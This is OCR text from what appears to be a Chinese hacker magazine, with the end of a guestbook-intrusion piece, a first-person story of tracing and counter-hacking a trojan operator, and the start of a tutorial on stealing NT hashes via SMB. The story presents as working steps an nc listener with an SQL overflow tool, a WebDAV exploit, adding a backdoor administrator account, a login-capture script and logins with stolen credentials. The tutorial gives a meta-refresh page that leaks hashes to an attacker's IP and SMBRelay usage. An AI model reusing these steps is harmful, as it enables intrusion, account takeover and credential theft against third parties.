


图6

全文说的是入侵这个AGBII v1.3留言本。其实，我们完全可通过这个AGBII v1.3留言本来入侵整个站点。至于如何入侵，就看你的了。

（注：我文章中提到的那个cgi后门和我收集的另外一个cgi后门在光盘中有下载）



钟毅榕

一、不幸中木马

本人虽不是高手，但也算是家鸟一只。俗话说得好，智者千虑，必有一失。长期从事入侵实践的我，却怎么也没想到自己也会有被人黑的时候。事情的发生是这样的：一天，我像往常一样打开电脑，然后拨号上网。谁知道刚刚和一个MM聊了没多久，天网防火墙便弹出一个警告，说有应用程序企图访问我的7626端口。我晕！7626端口不是我以前学习黑客技术使用的第一只木马的默认端口吗？一个不详的预感浮现在我的脑海：莫非中马了？！

于是赶紧下线，进入CMD，敲入“Netstat -an”，其中可以看到：

Active Connections

```
  Proto    Local Address
Foreign Address          State
  TCP      127.0.0.1:7626
127.0.0.1:               LISTENING
```

用国产的“木马克星”扫了一下，结果如图1所示，果然中招了。不过到底是怎么中招的呢？我平时上网可是预防措施做得足足的啊，后来问了一下我老姐，她告诉我昨天她上QQ时，为释放一下紧张的系统资源，就把防火墙给关了。后来有一个陌生人发了一个漫画网址给她，她没多想就上去看了（MM的警惕性就是没有男同胞的高啊）。这样看来，毫无疑问，是中了主页木马。幸亏发现得早，不然就麻烦了（被大名鼎鼎的冰河控制住可不是好玩的哦，一不小心就成了人家的肉鸡了）。




图1

二、等待入侵者

不过，居然被人踩到头上来了，心里始终觉得不爽。最近不是流行“冰河陷阱”吗？呵呵，我刚刚才下了一个最新的V1.2版本呢！这下有戏看了。

首先，对冰河陷阱进行一番配置，至于怎么配置大家可查看上一期“黑客X档案”中小木头写的“图解冰河陷阱”。我虚构地配置机器为2.5G的CPU，1G的内存（就不信他不流口水！），接着打开冰河陷阱，一边继续和MM聊天，一边等待着入

侵者的出现……

三、反黑行动

过了15分钟左右，打开的冰河陷阱就开始有动静了，托盘里的图标不停地闪烁。好，先看看他想做什么，要是他知道我正在监视着他的一举一动，不知会有什么反应呢，哈哈～可恶，这家伙开了我的共享还不算，居然还想上传一个名为“pcghost.exe”的文件给我（图2）。




图 2

Pcghost？嗯，这个我知道，不就是键盘幽灵嘛（光盘中有收录）！难道这家伙也想像“黑客X档案”前几期的“利用击键机进行渗透”的作者那样，对我的机器进行渗透不成（莫非他也是《X档案》的忠实读者？！呵呵）？

接着，看了看这家伙的IP所在地，是上海的，扫了一下，漏洞居然一个也没有，只开放了3389、1433、21和80端口。既然他开了80端口，那他应该有个人网站吧，在浏览器里面输入他的IP，发现只是一间普通公司的网站。

于是我心想，看来这80%只是一只可怜的小肉鸡罢了（而且后面的行动也证明了我的猜想是对的）。

没办法，这入侵者还算聪明，懂得找肉鸡，那看来我要想找到他的话，也只有进入肉鸡看看了。不过从刚才的扫描结果已经知道普通的漏洞可以利用。

唔……我想那个肉鸡的管理员不会那么厉害吧，把系统修补得那么密不透风。唉，这入侵者也真是的，找到肉鸡后还要帮人家打上补丁，害得我们茫茫网海中又少了一台肉鸡来给菜鸟们练手了 ^_^。

不过，我估计1433和80应该是肉鸡本身的服务需要所开着的，而3389和21端口是他为方便控制肉鸡而开的。

试试看有没有Msql漏洞，这里需要用到nc.exe和lion专为sql漏洞写的sql2.exe（光盘收录有SQ12.EXE）。打开一个CMD窗口，输入：

```
c:\>nc -l -p 56
```

参数“l”表示让nc监听本地端口，加上“-p 56”表示监听本机上的56端口。

这时，nc便开始监听本机的56端口，如图3所示。然后再开一个新的CMD窗口，输入：

```
c:\>sql2 218.79.xxx.28 211.154.xxx.94 56 2
……
Packet sent!(发送成功)
……
```




图 3

小提示 sql2.exe的用法是：sql2.exe 要攻击的主机ip或域名 开了nc监听的本机ip或域名 nc监听的端口 被攻击主机的补丁版本。

不过很可惜，试了几次都没有溢出成功，看来这台肉鸡连这个漏洞也补上了。

接着本想用暴利法破解对方21端口的FTP密码，不过既然对方也开了80端口，那不如试试最近很流行的WebDav漏洞。用WebDav专用的漏洞扫描器扫了一下那只肉鸡，Yeah～，果然存在这个漏洞（图4）。接着在CMD下输入：

```
D:\>webdav 218.79.xxx.28
send buff…
telnet target 7788
```




图 4

如图5所示，Telnet上对方的计算机，并增加一个rickyboy账号：

```
D:\>telnet 218.79.xxx.28 7788
Microsoft Windows 2000 [Version 5.00.2195]
C:\WINNY\system32>net user rickyboy ricky43 /add
命令成功完成。
C:\WINNY\system32$>net localgroup administrators rickyboy /add
命令成功完成。
```




图 5

OK！登陆上那台肉鸡的3389，再用肉鸡自身管理工具中的终端服务管理器查看了一下，发现只有我一人在。不过我想既然对方开了3389，就应该不会用Telnet来登陆了。是写了一个可记录3389登录的38log.bat文件，内容如下：

```
@echo off
rem 3389log.bat
:Log
date /t >> c:\winnt\system\38log.log
time /t >> c:\winnt\system\38log.log
netstat -an | find "3389" | find "ESTABLISHED" >> c:\winnt\system\38log.log
goto:Log
```

把这个Bat文件放到C:\WINNT\system32\GroupPolicy\User\Script\Logon下面，然后在“开始”菜单的“运行”中输入“gpedit.msc”，进入组策略编辑器，选择“用户配置→Windows设置→脚本”，在右边的窗口中双击“登录”，最后选择“添加”把刚才的批处理文件添加好。下次那个入侵者再用3389登陆这台肉鸡时，这个批处理文件便会记录下他的IP地址。嘿嘿！接下来别忘了清除日志走人。

四、收获成果

第二天，登录上那台肉鸡，查看了一下38log.log记录文件，里面果然记录下了他的登录IP，扫了一下这个IP，漏洞倒没发现，不过发现入侵者居然是和我在同一个城市，寒……

不过，现在只知道了他的IP地址好像也没什么用。

仔细想了想，那家伙在被我用冰河陷阱监视时，不是想放一个“键盘幽灵”到我的机器上吗？我估计他应该也会在那台肉鸡上作同样的动作，于是我在肉鸡上按住Alt键，再连按F12键两次（这是键盘幽灵的默认热键）。哈哈！果然如此，不过他为键盘幽灵设置了密码（图6），我进入不了这个软件。




图 6

不要紧，我的“兵器库”里有个“幽灵克星”小软件（光盘里有收录），可直接读取键盘幽灵的所有设置。于是赶紧把这个软件找出来，上传到那台肉鸡上运行。哈哈！这下他的邮箱和密码都暴露在我的眼前了！如图7所示。

我们可看到他用来接收键盘记录的是163的收费邮箱，立刻用幽灵克星中显示的账户和密码登录他的邮箱。一看吓了我一跳，这家伙攻下的肉鸡一大堆呀！估计都是被那个主页木马害的，这下可乐昏我了，白白得了那么多肉鸡。




图 7

再仔细看了一下，里面有封新到的邮件，里面记录的居然就是我昨天与刚才的操作！好险啊，差点又中招了！我立刻终止运行了键盘幽灵，并且改了他的邮箱密码（谁叫他那么心狠手辣）。

五、友好结局

本来做到这里，我想收手的了。不过我不经意看了一下他放到肉鸡上的键盘幽灵的激活密码，发现这个密码居然很复杂，心想这个密码应该非常重要！啊？从刚才对他的扫描结果知道他开放了telnet服务（这家伙还有两下子，其它服务一样都没有开），该不会这是他的密码吧！

立刻telnet上他的IP，用户输入“loveboy43”，密码输入“r#k%o^%”，哈哈，居然登录成功了！

好了，也不要玩得太过分了，对于和我一样的同道中人，被别人进入自己机器已经是很大的耻辱了。

于是，我在C:\下写了一个文本文件给他：

```
C:\>copy con 哈哈，我进来了！.txt
Hi
我是被你用冰河控制的那个人，
想拿回你的收费邮箱密码吗？
和QQ（本人QQ号）联络吧！
再见了，哈哈～！
^z
1 file(s) copied
C:\>
```

第二天，便有一个叫MidHacker的人上QQ找我要邮箱密码来了，呵呵……



利用网页陷阱获取NT散列

雪莲蓬

最近看到一些关于利用网页抓取Win2000和WinXP密码散列的文章，出于好奇，自己也尝试了一下。真是不试不知道，一试吓一跳！这里我就来详细讲一下我的测试过程和防御方法。

一、什么是SMB

首先，我们来了解一下什么是SMB？SMB是一个通过网络在共享文件、设备、命名管道和邮槽之间操作数据的协议，SMB可运行在TCP/IP、NetBEUI、DECnet和IPX/SPX协议之上。通过SMB进行认证的客户端一般都要先使用SMB的协商命令发送客户端支持的认证协议给服务器，服务器则选择其中的一个，然后返回给客户端，客户端再使用SMB的会话设置进行认证和登陆。怎么样才能得到对方的散列呢？当Windows进行信息验证时，会自动使用系统当前的用户账号信息去进行验证，这里面的信息就包含了我们需要的散列。大家是否还记得TELNET利用NTML的方式不输入密码登陆的过程呢？这就是因为Windows进行信息验证时，自动使用系统当前的用户账号信息去进行验证的结果。好了，介绍到这里，大家都应该有个概念了。现在，我们来看看实现的过程。

要得到对方的散列，必须要对方向我们发送验证信息，本文介绍的是利用网页来得到验证信息。所以，我们先要做一个特殊的网页。网页的主要内容如下：

```
<html>
<title>HASH</title>
<p><p align=center>
<meta http-equiv="refresh" content="1;URL=\\61.183.54.7\">
</body>
```

这个网页的关键句子就是<meta http-equiv="refresh" content="1;URL=\\61.183.54.7\">，它在被打开1秒种后，会自动跳转到\\61.183.54.7\（61.183.54.7是我公网上的IP），相当于使用了命令**NET USE \\61.183.54.7**。这样，就会造成对方向我发送一个验证的过程，这个过程里包含了他当前用户的散列。这正是我们想要的。

由于我是在局域网环境做的测试，所以这里我们简单介绍一下局域网的设置。61.183.54.7是网关路由器，其中139、445、80等端口都映射到了192.168.0.2上。然后所有的机器和路由器都由一个HUB连接。测试机器的IP是192.168.0.4，192.168.0.2是smbrelay绑定的IP。大概情况就是这样，现在我们就开始吧！

二、SMBRelay用法简介

SMBRelay是这样一个软件：它能接收从139端口进入的连接信息，然后回连到

发起这个连接的机器的139端口，接着代理起服务器和客户端之间的所有数据，并在必要时修改必要的数据。

使用方法：SMBRelay [参数]

参数：

/D num — 设置调试的等级，默认是0，可用的参数值还有1、2。

/E — 列举网卡接口和参数。

/IL 数字 — 当添加局域网IP地址时，将接口参数设置为可用。

/IR 数字 — 当添加代理IP地址时，将接口参数设置为可用，默认为1。使用/E来显示适配器参数。

/L[+]IP — 当NETBIOS连接数据流入时，设置局域IP为可监听。使用(+)可首先将IP地址加入到NIC中，默认为目前的主机IP。

//R[-] IP — 设定代理IP地址的起始端。使用"-"是为了设置第一次在NIC中添加的IP地址，默认是使用192.1.1.1。

/S 名称 — 设置原机器名称。默认为CDC4EVER。

三、系统设置

停用本地网络设备的"网络的文件和打印机共享"（图1）

